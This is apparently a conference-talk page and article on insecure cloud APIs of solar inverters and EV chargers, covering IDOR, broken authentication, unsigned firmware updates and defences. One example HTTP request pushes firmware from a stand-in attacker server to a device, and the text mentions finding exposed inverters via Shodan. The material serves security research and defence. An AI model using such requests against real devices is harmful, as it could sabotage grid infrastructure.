Gridlock: The Dual-Edged Sword of EV and Solar APIs in Grid Security
This talk demonstrates multiple critical vulnerabilities, including IDOR, broken authentication, and remote command execution, within the cloud-based APIs of various solar inverter and EV charger manufacturers. The research highlights how these insecure implementations allow attackers to manipulate energy grid components, potentially destabilizing power distribution on a massive scale. The speaker emphasizes the lack of proper authorization and the risks associated with insecure IoT device management in critical infrastructure. The presentation concludes with a call for better security practices, such as network isolation and rigorous penetration testing, for vendors in the green energy sector.
How Insecure Cloud APIs Are Turning Solar Inverters Into Grid-Scale Weapons
TLDR: Researchers recently exposed critical vulnerabilities in the cloud-based APIs of major solar inverter and EV charger manufacturers, including IDOR, broken authentication, and remote command execution. These flaws allow attackers to manipulate energy grid components, potentially destabilizing power distribution on a massive scale without needing physical access. Security professionals should prioritize testing these IoT ecosystems for access control failures and advocate for strict network isolation of all grid-connected hardware.
The shift toward green energy has introduced a massive, distributed attack surface that most security teams are ignoring. We are currently deploying millions of IoT devices—solar inverters and EV chargers—that act as critical infrastructure components, yet they are being managed with the security maturity of a cheap smart lightbulb. This research highlights a terrifying reality: the cloud APIs controlling these devices are often wide open, allowing anyone with basic web application testing skills to potentially destabilize regional power grids.
The Anatomy of the Grid-Scale Attack
The core issue is that these vendors treat their cloud APIs as simple management interfaces rather than critical control planes. During the research, the team identified that most of these platforms suffer from Broken Access Control and Identification and Authentication Failures.
In one instance, an Insecure Direct Object Reference (IDOR) vulnerability allowed the researcher to add a new user to any group with administrative privileges simply by manipulating an integer in the request. Because these group and organization IDs were sequential, brute-forcing access to every account on the platform was trivial. Once authenticated as an admin, the researcher gained full control over the connected hardware, including the ability to push malicious firmware updates.
The mechanical flow of these attacks is straightforward for anyone familiar with Burp Suite. By intercepting the traffic between the mobile application and the backend, you can identify the API endpoints responsible for device management. In several cases, the API lacked any signature verification for firmware updates. An attacker could simply upload a custom binary to the inverter, effectively bricking the device or turning it into a node in a massive botnet.
Technical Breakdown: When Authorization Fails
Consider the typical request structure found in these environments. You might see a POST request to an endpoint like /api/v1/device/update that accepts a JSON payload. If the backend only checks for a valid session token but fails to verify if the authenticated user actually owns the device_id provided in the body, you have an immediate IDOR.
POST /api/v1/device/update HTTP/1.1
Host: api.vendor-domain.com
Content-Type: application/json

{
  "deviceId": "12345678",
  "firmwareUrl": "https://attacker-controlled-server.com/malicious.bin",
  "command": "reboot"
}
The lack of authorization is compounded by the use of GraphQL endpoints with introspection enabled. In one case, the researcher found a publicly exposed GraphQL endpoint that leaked the entire schema, including hidden mutations that allowed for administrative actions. This is not just a bug; it is a design failure where the vendor assumed that hiding the UI was equivalent to securing the API.
Real-World Pentesting and the Legal Minefield
For a pentester or bug bounty hunter, these targets are everywhere. You can find them using Shodan by searching for specific service banners associated with common inverter manufacturers. However, the legal risk here is extreme. Interacting with a device you do not own—especially one that is physically connected to a national power grid—is a fast track to a Computer Misuse Act (CMA) violation or similar legal trouble.
If you encounter these vulnerabilities during an engagement, your documentation must be precise. Focus on the API flaws, not the physical impact. If you find yourself accidentally interacting with a live device, stop immediately and notify the vendor. The goal is to force them to implement proper OAuth2 flows, enforce server-side authorization checks, and sign their firmware updates.
The Defensive Reality
Defenders need to stop trusting the cloud-to-device communication channel. If you are managing these assets, the first step is network isolation. These devices should never be on the same VLAN as your primary corporate network. Use a dedicated, firewalled segment and, if possible, restrict the inverter's outbound traffic to only the vendor's known IP ranges.
Furthermore, vendors must move away from using consumer-grade hardware like the Raspberry Pi for production-grade grid infrastructure. These devices are too easy to root, and they often contain hardcoded credentials that are trivial to extract once you have physical access.
We are at a point where the digital and physical worlds are completely intertwined. A vulnerability in a web API is no longer just a data breach; it is a potential blackout. If you are a researcher, keep digging into these APIs, but do it ethically. If you are a vendor, stop treating security as an afterthought. The grid is already locked, and we are the ones holding the key.
Vulnerability Classes
Target Technologies
Attack Techniques
All Tags
Up Next From This Conference
Breaking Secure Web Gateways for Fun and Profit
Listen to the Whispers: Web Timing Attacks That Actually Work
Abusing Windows Hello Without a Severed Hand
Similar Talks

Kill List: Hacking an Assassination Site on the Dark Web

Unmasking the Snitch Puck: The Creepy IoT Surveillance Tech in the School Bathroom